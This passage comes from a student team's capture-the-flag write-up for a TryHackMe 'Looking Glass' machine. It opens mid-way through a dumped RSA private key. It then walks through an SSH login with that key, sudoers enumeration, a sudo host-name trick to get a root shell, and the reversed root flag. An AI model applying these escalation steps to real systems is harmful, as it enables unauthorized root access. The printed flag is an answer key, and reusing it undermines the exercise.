fks5ngFniW7*2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
"id_rsa" 28L, 1680B                    28,0-1        All
humptydumpty@looking-glass:/home$
```

Next, Aisyah changed the permission of the id_rsa file to 600 so that the user has full read and write access to the file. To do this, Aisyah used **chmod 600 id_rsa**.

```
┌──(aisyah㉿kali)-[~]
└─$ chmod 600 id_rsa
```

After that, Aisyah logged in into user alice using the command **ssh -i id_rsa alice@10.10.71.201**.

```
┌──(aisyah㉿kali)-[~]
└─$ ssh -i id_rsa alice@10.10.71.201
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
```

4) Root Privilege Escalation (final step, rooting)

Members Involved: Nur Aisyah Nabila (Aisyah), Asyrani Syazwan (Asyer)

Tools used: Kali Linux, OpenVPN, Terminal, Attackbox, SSH, cat, getcap

Thought Process and Methodology and Attempts:

After successfully logging in into user alice, Aisyah explored alice's directory. There was only a text file named kitten.txt. She also used **ls** to generate the files in alice's directory.

```
┌──(aisyah㉿kali)-[~]
└─$ ssh -i id_rsa alice@10.10.71.201
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice
went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and—
```

Next, Aisyah tried to investigate more on how to escalate user privileges to root. She used the command **getcap -r / 2>/dev/null** to check files which have any SUID/SETUID Permissions and the capabilities. However, it did not give any useful information for root privilege escalation.

```
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
```

Aisyah also tried displaying contents of the sudoers file but permission was denied

```
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

Additionally, Aisyah found out that the sudoers.d file was in alice's directory.

```
alice@looking-glass:~$ cat /etc/sudoers.d
cat: /etc/sudoers.d: Is a directory
alice@looking-glass:~$ cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
```

Thus, when Aisyah used the command **cat alice** from the sudoers.d directory, she noticed the syntax of the Sudoers file showed that alice could run **/bin/bash** without a password and as root. However, the hostname should be **ssalg-gnikool** (which is looking-glass spelt backwards)

```
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

It's possible that the only sudo explanation you will ever need is:

```
%adm ALL=(ALL) NOPASSWD: ALL
```

This means "any user in the adm group on any host may run any command as any user without a password". The first ALL refers to hosts, the second to target users, and the last to allowed commands. A password will be required if you leave out the "NOPASSWD:".

After Aisyah had determined the new hostname needed, Asyer checked the current hostname that was being used. Asyer used **hostname** to obtain the current hostname that is being used which is **looking-glass**.

```
alice@looking-glass:/etc/sudoers.d$ hostname
looking-glass
```

To change the hostname, Asyer used the command **sudo -h newhostname /bin/bash**. The -h flag is used to specify the host when using command with sudo.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d#
```

Now, Asyer has successfully run the alice user as root. Asyer specified it by using **id** to show we are using root.

```
root@looking-glass:/etc/sudoers.d# id
uid=0(root) gid=0(root) groups=0(root)
```

Then, Asyer changed the directory to **/root** by using **cd**.

```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root#
```

After changing the directory, Asyer listed out the directories within it by using **ls**. There, Asyer obtained the last file that is needed which is **root.txt**.

```
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
```

Thus, to read out the text file, Asyer used **cat**.


```
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

Unfortunately, the text file is reversed. Therefore, Asyer used the same command as to obtain the normal **User.txt** which is **cat filename | rev**.

```
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Final Result:

After obtaining the root flag, Asyer and Aisyah confirmed the answer by entering it into TryHackMe.



Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211103144	Vaarindran Nyanasegran	Obtained ports that are open using nmap. Enumerating the SSH connection. Figured out a path for getting into root. Found out a solution for the ssh problem. Wrote report for Part 1 & 2	Vaari
1211103222	Asyrani Syazwan Yuhanis	Exploited tweedledum and humptydumpty's machine. Obtained the ssh credentials. Escalated privileges to root. Obtained root flag. Wrote report for Part 3 & 4. Edited the video.	Asyrani
1211104230	Nur Aisyah Nabila Nahar	Obtained the RSA Private Key from user humptydumpty to horizontally escalate to user alice. Explored alice's directory to find any exploits that could be done. Investigated the sudoers group to find ways to escalate to root. Found the hostname to run /bin/bash as root. Wrote report for Part 3 & 4.	Aisyah
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Obtained credentials to get remote access to Jabberwock. Obtained user flag. Did reverse shell by changing the script. Found out a solution for the ssh problem. Wrote report for Part 1 & 2.	Sabrina

VIDEO LINK: https://youtu.be/IQ7eWcBeUgo